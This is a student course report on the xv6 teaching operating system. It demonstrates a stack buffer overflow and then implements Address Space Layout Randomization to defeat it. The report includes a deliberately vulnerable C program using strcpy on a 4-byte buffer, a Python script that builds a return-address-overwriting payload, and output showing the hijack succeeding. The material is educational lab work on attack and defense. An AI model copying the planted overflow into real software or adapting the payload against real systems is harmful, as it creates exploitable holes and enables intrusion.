Hardware Attack on Operating System

Adarsh Tiwari Aman Tripathi
B21ES002 B21EE005

November 14, 2024

Course Code: ESP4070
Session: 2024-2025
Project: Hardware Attack on Operating System – Instructor: Binod Kumar

Contents

1 Introduction

This project explores hardware-based vulnerabilities in operating systems, specifically targeting **buffer overflow** attacks and **Address Space Layout Randomization (ASLR)**. These two techniques are crucial in understanding system security, as they allow insights into both offensive security (through buffer overflow exploitation) and defensive measures (through ASLR).

2 Buffer Overflow Attack in XV6

A buffer overflow occurs when a program writes data beyond the allocated boundaries of a buffer, potentially overwriting critical data in memory. Historically, this vulnerability has been at the core of many attacks, such as the Morris Worm (1988) and SQL Slammer (2003), and remains relevant today.

2.1 Program Memory Layout

To comprehend buffer overflow, it is essential to understand the memory layout of a typical process. The memory in a process generally includes the following segments:

- **Text segment:** Stores the executable code, typically read-only.
- **Data segment:** Holds initialized static/global variables.
- **BSS segment:** Contains uninitialized static/global variables, initialized to zero by the OS.
- **Heap:** Used for dynamic memory allocation, managed through functions like 'malloc'.
- **Stack:** Stores function call data, including local variables, return addresses, and function arguments.

The stack grows from high to low memory addresses, which is critical for understanding stack-based buffer overflows. Figure **??** shows a visual of a process's memory layout.


2.2 Stack-Based Buffer Overflow Attack

In stack-based buffer overflow attacks, the goal is to overflow the buffer in the stack and overwrite critical information, such as the return address. By manipulating the return address, attackers can redirect program execution to malicious code injected into memory.

Figure shows an example of a vulnerable function that copies data using 'strcpy', which may cause overflow if the input exceeds the buffer's allocated size.

The attack proceeds as follows:

1. **Buffer Setup:** The buffer is allocated on the stack with a limited size.
2. **Overflow Triggered:** Input data exceeding the buffer length is copied into the buffer, overwriting the return address and other stack data.
3. **Execution Control:** By carefully crafting the overflow data, attackers can place a pointer to their code into the return address.



Typical Memory Layout of a Process

4. **Malicious Code Execution:** Upon function return, the program jumps to the attacker's code, granting control.

2.3 Implementation of Buffer Overflow Attack in XV6

In this section, we provide a detailed description of how we implemented a buffer overflow attack in 'xv6'. The goal of this attack is to overwrite the return address and redirect the execution flow to a specific function, 'foo', demonstrating control over program flow.

2.3.1 Steps for Buffer Overflow Attack


Our implementation consists of the following steps:

1. **Creating the Vulnerable Function:** We defined 'vulnerable_function', which contains a buffer of size 4 bytes. Using 'strcpy' without checking the input length allows buffer overflow if the input is longer than 4 bytes.

2. **Identifying the Overflow Point:** The payload input buffer reads 100 bytes, while the vulnerable function only allocates 4 bytes. This difference allows for an overflow that can overwrite the return address if the payload exceeds the buffer's size.

3. **Identifying the Return Address Position:** We identified the return address position by placing unique values in each byte of the input payload. When the buffer overflow occurs, the eip (extended instruction pointer) register value helps identify the byte causing the overflow.

4. **Injecting Target Address:** Once the return address offset is known, we insert the address of 'foo' into the payload at this offset. This causes the function to return to 'foo' instead of its original return address, thus executing the attack.



Example of Buffer Overflow Attack in Stack Layout(In our case buffer size is 4 bytes)

2.3.2 Buffer Overflow Code in XV6

Here is the code for the 'vulnerable_function' and the 'foo' function in 'xv6', as well as the main function that reads the payload.

```
#include "types.h"
#include "user.h"
#include "fcntl.h"

void foo() {
  printf(1, "SECRET\_STRING\n");
}

void vulnerable\_function(char *input) {
  char buffer[4];
  strcpy(buffer, input);  // Vulnerable to overflow
}

int main(int argc, char **argv) {
  int fd = open("payload", O\_RDONLY);
  char payload[4];
  read(fd, payload, 100);
  vulnerable\_function(payload);
  exit();
}
```

2.3.3 Generating the Payload

We crafted the payload to fill the buffer and overwrite the return address with the address of 'foo'. The following Python script generates the payload for this purpose:

```
# Python code to generate payload
buffer\_size = 4
foo\_address = "\x00"  # Address of foo (to be replaced with actual address)
return\_byte = 12 + buffer\_size

out = ""
for i in range(100):
    if i == return\_byte:
        out += foo\_address
    else:
        out += chr(i+1)

with open("payload", "w") as f:
    f.write(out)
```

2.3.4 Executing the Attack

```
$ buffer_overflow
foo addr 0
SECRET_STRINGpid 4 buffer_overflow: trap 14 err 4 on cpu 0 eip 0x2fbe addr 0xfb1e0ff3--kill proc
```

Buffer Overflow successful

Upon running the program with this payload, ‘vulnerable_function‘ returns to ‘foo‘, demonstrating control over the execution flow. The program then prints ”SECRET_STRING”, indicating that the buffer overflow attack was successful.

3 Address Space Layout Randomization (ASLR)

ASLR is a defense mechanism that randomizes the memory locations of key regions, such as the stack, heap, and libraries, to prevent predictable memory layouts and thus hinder buffer overflow attacks.

3.1 Principle of ASLR

In traditional fixed-layout memory, attackers can reliably predict addresses, making it easier to execute buffer overflow attacks. ASLR mitigates this by randomizing the start locations of memory segments on each program run. This requires attackers to guess the location of their injected code, significantly increasing the difficulty of successful exploitation.

3.1.1 Steps for Implementing ASLR in XV6

The Address Space Layout Randomization (ASLR) implementation in ‘xv6‘ involved the following key steps:

1. **Creating the ASLR Status File:** We created a file named ‘aslr_flag‘ in the root directory of ‘xv6‘. This file controls whether ASLR is enabled or disabled. The file contains a ‘1‘ to turn on ASLR and a ‘0‘ to turn it off.




Illustration of ASLR - Randomized Memory Space Layout

2. **Reading ASLR Status:** We modified the ‘open‘ system call in the kernel to check if the file being accessed is ‘aslr_flag‘. When ‘aslr_flag‘ is accessed, the kernel reads its contents. If it contains ‘1‘, the global variable ‘aslr_enabled‘ is set to ‘1‘, enabling ASLR. Otherwise, ‘aslr_enabled‘ is set to ‘0‘.

3. **Random Number Generator for ASLR:** We implemented a Linear Congruential Generator (LCG) as a simple pseudorandom number generator. By seeding the generator with the current time, we ensured that each process receives a unique random sequence for address space offsets.

4. **Randomizing Memory Regions:** We modified the memory allocation routines in ‘xv6‘ to apply randomized offsets to key memory regions. Using the random number generator, we added offsets to the base addresses of the stack, heap, text, data, and BSS segments in each process's virtual address space. This randomization prevents attackers from reliably predicting memory addresses.

   The following code snippet demonstrates how we changed the memory management of user program in order to implement aslr. These change are mode to the file ***exec.c***, exec is a system call in xv6 which loads the elf binary and maps it to the virtual memory of the program.

```
// If ASLR is enabled, change the load offset
if(aslr_enabled){
    loff = random();  // Generate a random offset for ASLR
}

// For addresses from 0 to loff, map them to 0 to reserve the space
sz = allocuvm(pgdir, 0, loff);  // Allocate memory up to the offset
```

```
// Apply the offset to the program segment's virtual address
ph.vaddr += loff;

// Allocate memory for the program segment with the offset applied
if((sz = allocuvm(pgdir, sz, ph.vaddr + ph.memsz)) == 0)
    goto bad;
```

- **Random Offset for Load Address (loff):** When ASLR is enabled, a random offset 'loff' is generated. This offset is used to randomize the load address of the program segment. Adding randomness to this address makes it harder for attackers to predict memory locations.
- **Mapping Addresses from 0 to loff:** The function 'allocuvm(pgdir, 0, loff)' allocates memory from address '0' up to the random offset 'loff'. This step reserves the space between '0' and 'loff', preventing any other allocation within this range.
- **Applying Offset to Program Segment Address (ph.vaddr += loff):** The virtual address of the program segment ('ph.vaddr') is incremented by the offset 'loff'. This modification applies the random offset to the program segment, relocating it within the virtual address space.
- **Allocating the Program Segment (allocuvm):** Memory for the program segment is allocated based on the updated virtual address ('ph.vaddr + ph.memsz'). If this allocation fails, the program exits with an error.

```
sz = PGROUNDUP(sz);
uint soff = 2;

// If ASLR is enabled, change the stack offset
if(aslr_enabled){
    soff += (random()/2) % 500 + 1;
}
if((sz = allocuvm(pgdir, sz, sz + soff*PGSIZE)) == 0)
    goto bad;
clearpteu(pgdir, (char*)(sz - 2*PGSIZE));
sp = sz;
```

- **Page Rounding for 'sz':** The 'PGROUNDUP(sz)' rounds 'sz' to the next page boundary. This ensures that memory allocations are aligned to page boundaries, which is important for system stability and performance.
- **Stack Offset (soff):** The 'soff' variable is initialized to '2', representing the default stack offset. When ASLR is enabled, 'soff' is randomized by adding a value between '1' and '500' to it, divided by 2 to reduce the range. This additional offset randomizes the stack location for each process.
- **Allocating Stack Space with Offset:** The 'allocuvm' function allocates stack space from 'sz' up to 'sz + soff * PGSIZE', where 'PGSIZE' is the page size. This allocation randomizes the start location of the stack, making it less predictable for attacks.

- **Clearing User Access for PTEs (clearpteu):** The ‘clearpteu‘ function clears the page table entries for the two pages below the stack pointer (‘sz - 2 * PGSIZE‘). This ensures these pages are inaccessible, effectively creating a guard region that protects against stack overflow attacks.
- **Setting Stack Pointer (sp):** Finally, ‘sp‘ is set to the new value of ‘sz‘, marking the top of the stack. This completes the randomization of the stack layout.

This implementation introduces random offsets for both program and stack regions, thereby enhancing security by making memory layout less predictable to attackers.

These are the changes made to ***vm.c*** file. This file is responsible for creating virtual memory and loading the program from the virtual memory to physical address, following code is responsible for loading data into memory with attention to page alignment. It handles the case where data may span partial pages, ensuring that data is correctly loaded into memory from a specified file.

```
uint taddr = (uint) addr;
uint naddr = PGROUNDDOWN(taddr);
uint pgoff = taddr - naddr;
char *tt = (char*)naddr;

// Filling the page with 0s starting at naddr.
if((pte = walkpgdir(pgdir, tt, 1)) == 0){
    panic("loaduvm: address should exist");
}
pa = PTE_ADDR(*pte);

// Getting the amount of bytes in the first (partial) page
if(sz < PGSIZE-pgoff)
    n = sz;
else
    n = PGSIZE-pgoff;

// Loading the first (partial) page (set of bytes)
// in the address beyond base address + offset
if(readi(ip, P2V(pa) + pgoff, offset, n) != n)
    return -1;
offset += n;
sz -= n;
```

The code performs the following operations:

- **Calculate Page-Aligned Address:** The offset within the page, ‘pgoff‘, is obtained by subtracting ‘naddr‘ from ‘taddr‘.
- **Initialize the Page: walkpgdir** finds the physical address of the al located memory at which to write each page of the ELF segment, and readi to read from the file.

- **Retrieve Physical Address:** The physical address ‘pa‘ is extracted from ‘pte‘ using the macro ‘PTE_ADDR(*pte)‘, ensuring data is loaded into the correct physical memory location.
- **Calculate Number of Bytes to Load:** The code checks if the remaining size ‘sz‘ of the data is less than the remaining space in the page (‘PGSIZE - pgoff‘). This is done for asslocating the partial page and keeping the address space page-alinged
- **Load Data into Memory:** The function ‘readi‘ loads ‘n‘ bytes from the file ‘ip‘ into the physical memory at ‘P2V(pa) + pgoff‘ (translated to a virtual address).

This implementation ensures efficient loading of data across page boundaries, handling both full and partial pages to optimize memory usage and prevent overflow errors.

This implementation ensures that each program's memory layout is randomized when ASLR is enabled, thus providing an additional layer of security against memory-based attacks.

5. **Testing ASLR Implementation:** To verify the ASLR functionality, we reran the buffer overflow attack with the same payload used to reveal the ‘SECRET_STRING‘. With ASLR enabled, the randomized memory layout prevents the payload from reliably accessing the intended memory address, making the attack unsuccessful.

```
$ buffer_overflow
foo addr CEC
pid 7 buffer_overflow: trap 14 err 4 on cpu 0 eip 0xd00 addr 0xd1ce4a2d--kill proc
```

The address of foo is now randomised and there's no buffer overflow attack

6. **Updating Makefile for Payload Inclusion:** We modified the ‘Makefile‘ to include the payload file (‘payload‘) in the filesystem. This ensures that the payload is available in the file system image (‘fs.img‘) during runtime for testing the ASLR feature.

The ASLR implementation in ‘xv6‘ significantly enhances security by preventing predictable memory layouts, thus mitigating the effectiveness of memory-based attacks like buffer overflows.

This approach ensures that each process instance has a unique layout, making it harder for attacks based on predictable addresses.

3.2 Issues Encountered and Their Solutions

While implementing Address Space Layout Randomization (ASLR) in ‘xv6‘, we faced several challenges. Notable issues and their solutions are discussed below:

1. **Page Alignment During UVM Loading:** Initially, we overlooked the importance of page alignment when applying random offsets during user virtual memory (UVM) loading. Without proper alignment, the ‘SECRET_STRING‘ was occasionally printed due to misalignment in memory access. To solve this, we first applied

'PAGEROUNDDOWN' to align the random offset, but this only worked when the offset was greater than or equal to the page size. When the random offset was less than a page, we used 'PAGEROUNDUP' to ensure the offset was properly aligned.

2. **Extending Virtual Address Space with Random Offset:** Initially, we tried shifting the entire virtual address space of the process by adding the random offset to the user's virtual base address. However, this approach led to unallocated pages at the end of the address space, causing the program segment loader to encounter errors. To resolve this, we also incremented the program's file size to match the extended address space, allowing the loader to correctly load the entire program segment.

3.3 Effectiveness of ASLR

The effectiveness of ASLR depends on the entropy of randomization:

- **32-bit systems**: Have limited address space, providing lower entropy and making brute-force attacks easier.
- **64-bit systems**: Offer higher entropy, significantly increasing the difficulty for brute-force attempts.

For example, ASLR on 32-bit Linux typically provides 19 bits of entropy for the stack, equating to 524,288 possible layouts. While effective, 64-bit systems offer much greater resilience due to higher entropy.

4 Countermeasures and Best Practices

In addition to ASLR, other countermeasures include safer functions ('strncpy', 'snprintf') and static analysis tools that detect potential buffer overflows in code. Further mitigation includes StackGuard, which places a "canary" value between buffers and critical data on the stack. This canary is checked before function returns, and if it has been modified, the program halts, indicating an overflow attempt.

References

1. Russ Cox, Frans Kaashoek, and Robert Morris. *Xv6: a simple, Unix-like teaching operating system.* Revision 11, 2018. Available at: `https://pdos.csail.mit.edu/6.828/2018/xv6/book-rev11.pdf`

2. MIT PDOS. *XV6 Source Code Repository.* Available at: `https://github.com/mit-pdos/xv6-public`

3. Wenliang Du. *Computer Security: A Hands-on Approach - Buffer Overflow.* SEED Labs, Syracuse University. Available at: `https://web.ecs.syr.edu/~wedu/seed/Book/book_sample_buffer.pdf`